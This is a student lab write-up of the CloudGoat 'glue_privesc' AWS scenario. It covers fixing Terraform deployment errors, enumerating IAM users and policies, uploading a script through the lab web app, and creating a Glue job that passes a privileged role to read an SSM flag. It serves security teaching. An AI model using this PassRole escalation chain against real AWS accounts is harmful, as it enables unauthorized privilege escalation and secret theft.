Cloud DFIR class 1

Cloud goat

담당	NICO
제출일	2024년 08월 13일

트랙	디지털포렌식 트랙
성명	김 동 은

When I first run CloudGoat, the following error occurs:

```
Error: creating IAM Role (glue_ETL_role): operation error IAM: CreateRole, https response error StatusCode: 409, RequestID: 297a8936-4a12-427e-8996-c468695a00cb, EntityAlreadyExists: Role with name glue_ETL_role already exists.

  with aws_iam_role.glue_ETL_role,
  on iam.tf line 74, in resource "aws_iam_role" "glue_ETL_role":
  74: resource "aws_iam_role" "glue_ETL_role" {


Error: creating IAM Role (ssm_parameter_role): operation error IAM: CreateRole, https response error StatusCode: 409, RequestID: 04128aff-8ebd-403f-a36c-381ab2024afc, EntityAlreadyExists: Role with name ssm_parameter_role already exists.

  with aws_iam_role.ssm_parameter_role,
  on iam.tf line 121, in resource "aws_iam_role" "ssm_parameter_role":
  121: resource "aws_iam_role" "ssm_parameter_role" {


Error: creating IAM Role (s3_to_gluecatalog_lambda_role): operation error IAM: CreateRole, https response error StatusCode: 409, RequestID: f3d216fd-eb5c-46cc-ad5e-182bafb88346, EntityAlreadyExists: Role with name s3_to_gluecatalog_lambda_role already exists.

  with aws_iam_role.s3_to_gluecatalog_lambda_role,
  on iam.tf line 148, in resource "aws_iam_role" "s3_to_gluecatalog_lambda_role":
  148: resource "aws_iam_role" "s3_to_gluecatalog_lambda_role" {


Error: creating IAM Role (cg-Glue_Privesc-ec2-profile): operation error IAM: CreateRole, https response error StatusCode: 409, RequestID: a95a2a44-1ebf-4ffc-a8ad-c6656eefdefc, EntityAlreadyExists: Role with name cg-Glue_Privesc-ec2-profile already exists.

  with aws_iam_role.ec2_profile_role,
  on iam.tf line 192, in resource "aws_iam_role" "ec2_profile_role":
  192: resource "aws_iam_role" "ec2_profile_role" {


Error: creating IAM Policy (s3_put_policy): operation error IAM: CreatePolicy, https response error StatusCode: 409, RequestID: b9b9c829-e479-48dc-834c-1f19702a4b74, EntityAlreadyExists: A policy called s3_put_policy already exists. Duplicate names are not allowed.

  with aws_iam_policy.s3_put_policy,
```

```
Error: creating IAM Role (cg-Glue_Privesc-ec2-profile): operation error IAM: CreateRole, https response error StatusCode: 409, RequestID: a95a2a44-1ebf-4ffc-a8ad-c6656eefdefc, EntityAlreadyExists: Role with name cg-Glue_Privesc-ec2-profile already exists.

  with aws_iam_role.ec2_profile_role,
  on iam.tf line 192, in resource "aws_iam_role" "ec2_profile_role":
  192: resource "aws_iam_role" "ec2_profile_role" {


Error: creating IAM Policy (s3_put_policy): operation error IAM: CreatePolicy, https response error StatusCode: 409, RequestID: b9b9c829-e479-48dc-834c-1f19702a4b74, EntityAlreadyExists: A policy called s3_put_policy already exists. Duplicate names are not allowed.

  with aws_iam_policy.s3_put_policy,
  on iam.tf line 202, in resource "aws_iam_policy" "s3_put_policy":
  202: resource "aws_iam_policy" "s3_put_policy" {


Error: creating RDS DB Instance (terraform-20240812170947584700000005): InvalidParameterCombination: Cannot find version 13.7 for postgres
       status code: 400, request id: a335a60b-dde6-48d5-aca3-dc6ffacd882b

  with aws_db_instance.cg-rds,
  on rds.tf line 1, in resource "aws_db_instance" "cg-rds":
   1: resource "aws_db_instance" "cg-rds" {


Error: creating SSM Parameter (flag): operation error SSM: PutParameter, https response error StatusCode: 400, RequestID: 778c4115-b6f6-40f3-8247-5e5e92034a8b, ParameterAlreadyExists: The parameter already exists. To overwrite this value, set the overwrite option in the request to true.

  with aws_ssm_parameter.cg-secret-string,
  on ssm-parameter.tf line 1, in resource "aws_ssm_parameter" "cg-secret-string":
   1: resource "aws_ssm_parameter" "cg-secret-string" {
```

The above error is related to duplication in IAM roles and policies, as well as issues with the version of SSM resources and RDS.

1. IAM

First, remove the policies and roles in IAM that are causing the above errors.

역할 이름 ▲	신뢰할 수 있는 개체	마지막 활동
AWSServiceRoleForRDS	AWS 서비스: rds (서비스 연결 역할)	23분 전
AWSServiceRoleForSupport	AWS 서비스: support (서비스 연결 역	-
AWSServiceRoleForTrustedAdvisor	AWS 서비스: trustedadvisor (서비스 '	-

AlexaForBusinessGate...	AWS 관리형	권한 정책 (1)	Provide gateway execution access to A...
AlexaForBusinessLifes...	AWS 관리형	권한 정책 (1)	Provide access to Lifesize AVS devices
AlexaForBusinessNet...	AWS 관리형	없음	This policy enables Alexa for Business ...
AlexaForBusinessPoly...	AWS 관리형	권한 정책 (1)	Provide access to Poly AVS devices
AlexaForBusinessRead...	AWS 관리형	권한 정책 (1)	Provide read only access to AlexaForB...
AmazonAPIGatewayA...	AWS 관리형	권한 정책 (1)	Provides full access to create/edit/dele...
AmazonAPIGatewayIn...	AWS 관리형	권한 정책 (1)	Provides full access to invoke APIs in A...
AmazonAPIGatewayP...	AWS 관리형	없음	Allows API Gateway to push logs to us...
AmazonAppFlowFullA...	AWS 관리형	없음	Provides full access to Amazon AppFlo...
AmazonAppFlowRead...	AWS 관리형	없음	Provides read only access to Amazon A...

Once you remove the policies and roles as described above, the issue will be resolved.

2. RDS

```
aws rds describe-db-engine-versions --default-only --engine postgres
```

Using the command mentioned above, find the RDS versions supported in the current region and version, then modify the `rds.tf` code accordingly.

```
resource "aws_db_instance" "cg-rds" {
  allocated_storage     = 20
  storage_type          = "gp2"
  engine                = "postgres"
  engine_version        = "16.3"
  instance_class        = "db.t3.micro"
  db_subnet_group_name  = aws_db_subnet_group.c
  db_name               = var.rds-database-name
  username              = var.rds_username
  password              = var.rds_password
  parameter_group_name  = "default.postgres16"
```

By following the steps mentioned above, the RDS issue will be resolved..

3. SSM


In the `ssm.tf` file, allow for duplication to resolve the issue.

```
resource "aws_ssm_parameter" "cg-secret-string" {
  name        = "flag"
  description = "this is secret-string"
  type        = "String"
  value       = "Best-of-the-Best-12th-CGV"
  tags = {
    Name     = "cg-secret-string-${var.cgid}"
    Stack    = var.stack-name
    Scenario = var.scenario-name
  }
  lifecycle {
    create_before_destroy = true
  }
}
```

After going through the above steps, you should be able to confirm that everything runs successfully.

```
Apply complete! Resources: 58 added, 0 changed, 0 destroyed.

Outputs:

cg_web_site_ip = "54.165.123.181"
cg_web_site_port = 5000

[cloudgoat] terraform apply completed with no error code.

[cloudgoat] terraform output completed with no error code.
cg_web_site_ip = 54.165.123.181
cg_web_site_port = 5000

[cloudgoat] Output file written to:

    /home/user/cloudgoat/glue_privesc_cgidn774pm2k2a/start.txt
```

The issue is that upon connecting, it is confirmed that the database is not linked as expected.




Now, I plan to resolve the issue with the database not being linked.


```
(.venv) user@BOOK-QSEIQ79V4J:~/cloudgoat$ cat scenarios/glue_privesc/terraform/rds.tf
resource "aws_db_instance" "cg-rds" {
  allocated_storage    = 20
  storage_type         = "gp2"
  engine               = "postgres"
  engine_version       = "13.11"
```

First, update the RDS version as outlined above.

You can confirm that it is functioning properly.



Next, create a CSV file as described above and upload it to the following path.



Data File upload

If you upload a CSV file, it is saved in S3

The data is then reflected on the monitoring page.

*Blocked file formats: xlsx, tsv, json, xml, sql, yaml, ini, jsonl

Please upload a CSV file

<csv format>

order_data	item_id	price	country_code

back to the monitoring page

파일 선택 선택된 파일 없음

The uploaded files can be verified later. Subsequently, use the following command to display information about the currently running services such as EC2 and S3.

```
(.venv) user@BOOK-QSEIQ79V4J:~/cloudgoat$ aws sts get-caller-identity
{
    "UserId": "AIDA3J25WAD5CP7BDXOEB",
    "Account": "777048686842",
    "Arn": "arn:aws:iam::777048686842:user/bob13"
}
(.venv) user@BOOK-QSEIQ79V4J:~/cloudgoat$ aws iam list-users
{
    "Users": [
        {
            "Path": "/",
            "UserName": "bob13",
            "UserId": "AIDA3J25WAD5CP7BDXOEB",
            "Arn": "arn:aws:iam::777048686842:user/bob13",
            "CreateDate": "2024-08-18T08:54:15+00:00"
        },
        {
            "Path": "/",
            "UserName": "cg-glue-admin-glue_privesc_cgid5zu78s9duu",
            "UserId": "AIDA3J25WAD5HBXBZYER3",
            "Arn": "arn:aws:iam::777048686842:user/cg-glue-admin-glue_privesc_cgid5zu78s9duu",
            "CreateDate": "2024-08-18T09:11:36+00:00"
        },
        {
            "Path": "/",
            "UserName": "cg-run-app-glue_privesc_cgid5zu78s9duu",
            "UserId": "AIDA3J25WAD5CNRB4TPNR",
            "Arn": "arn:aws:iam::777048686842:user/cg-run-app-glue_privesc_cgid5zu78s9duu",
            "CreateDate": "2024-08-18T09:11:36+00:00"
        }
    ]
}
```

```
(.venv) user@BOOK-QSEIQ79V4J:~/cloudgoat$ aws iam list-attached-user-policies --user-name cg-run-app-glue_privesc_cgid5zu78s9duu
{
    "AttachedPolicies": [
        {
            "PolicyName": "s3_put_policy",
            "PolicyArn": "arn:aws:iam::777048686842:policy/s3_put_policy"
        },
        {
            "PolicyName": "AmazonRDSFullAccess",
            "PolicyArn": "arn:aws:iam::aws:policy/AmazonRDSFullAccess"
        }
    ]
}
(.venv) user@BOOK-QSEIQ79V4J:~/cloudgoat$ aws iam list-user-policies --user-name cg-run-app-glue_privesc_cgid5zu78s9duu
{
    "PolicyNames": []
}
```

The procedure for verifying the names of each EC2 instance and S3 bucket is as follows: First, identify the names of the EC2 instances. Based on these names, determine the associated policy names, which can then be used to identify the corresponding S3 buckets.

```
(.venv) user@BOOK-QSEIQ79V4J:~/cloudgoat$ aws iam list-user-policies --user-name cg-glue-admin-glue_privesc_cgid5zu78s9duu
{
    "PolicyNames": [
        "glue_management_policy"
    ]
}
```

```
(.venv) user@BOOK-QSEIQ79V4J:~/cloudgoat$ aws iam get-user-policy --user-name cg-glue-admin-glue_privesc_cgid5zu78s9duu --policy-name glue_management_policy
{
    "UserName": "cg-glue-admin-glue_privesc_cgid5zu78s9duu",
    "PolicyName": "glue_management_policy",
    "PolicyDocument": {
        "Version": "2012-10-17",
        "Statement": [
            {
                "Action": [
                    "glue:CreateJob",
                    "iam:PassRole",
                    "iam:Get*",
                    "iam:List*",
                    "glue:CreateTrigger",
                    "glue:StartJobRun",
                    "glue:UpdateJob"
                ],
                "Effect": "Allow",
                "Resource": "*",
                "Sid": "VisualEditor0"
            },
            {
                "Action": "s3:ListBucket",
                "Effect": "Allow",
                "Resource": "arn:aws:s3:::cg-data-from-web-glue-privesc-cgid5zu78s9duu",
                "Sid": "VisualEditor1"
            }
        ]
    }
}
```

Afterward, upload the Python code that performs the predefined shell tasks on S3 and verify its execution.

```
(.venv) user@BOOK-QSEIQ79V4J:~/cloudgoat$ curl -X POST -F 'file=@script.py' http://18.232.83.133:5000/upload_to_s3
```

```
</html>(.venv) user@BOOK-QSEIQ79V4J:~/clouaws s3 ls cg-data-from-web-glue-privesc-cgid5zu78s9duu
2024-08-18 18:24:24         65 order_data,item_id,price,country_co.csv
2024-08-18 18:11:42        297 order_data2.csv
2024-08-18 20:54:19        213 script.py
```

Subsequently, use the command above to create a job based on the Python code uploaded in the previous step.

```
(.venv) user@BOOK-QSEIQ79V4J:~/cloudgoat$ aws glue create-job     --name privesctest     --role arn:aws:iam::0123456789:role/ssm_parameter_role     --comman
d '{"Name":"pythonshell", "PythonVersion": "3", "ScriptLocation":"s3://cg-data-from-web-glue-privesc-cgid5zu78s9duu/script.py"}'
```

Finally, use the command below to extract the flag.

```
(.venv) user@BOOK-QSEIQ79V4J:~/cloudgoat$ aws sts get-caller-identity
{
    "UserId": "AIDA3J25WAD5CP7BDXOEB",
    "Account": "777048686842",
    "Arn": "arn:aws:iam::777048686842:user/bob13"
}
(.venv) user@BOOK-QSEIQ79V4J:~/cloudgoat$ aws ssm describe-parameters
{
    "Parameters": [
        {
            "Name": "flag",
            "ARN": "arn:aws:ssm:us-east-1:777048686842:parameter/flag",
            "Type": "String",
            "LastModifiedDate": "2024-08-18T18:11:36.581000+09:00",
            "LastModifiedUser": "arn:aws:iam::777048686842:user/bob13",
            "Description": "this is secret-string",
            "Version": 1,
            "Tier": "Standard",
            "Policies": [],
            "DataType": "text"
        }
    ]
}
(.venv) user@BOOK-QSEIQ79V4J:~/cloudgoat$ aws ssm get-parameter --name flag
{
    "Parameter": {
        "Name": "flag",
        "Type": "String",
        "Value": "Best-of-the-Best-12th-CGV",
        "Version": 1,
        "LastModifiedDate": "2024-08-18T18:11:36.581000+09:00",
        "ARN": "arn:aws:ssm:us-east-1:777048686842:parameter/flag",
        "DataType": "text"
    }
}
```

flag: Best-of-the-Best-12th-CGV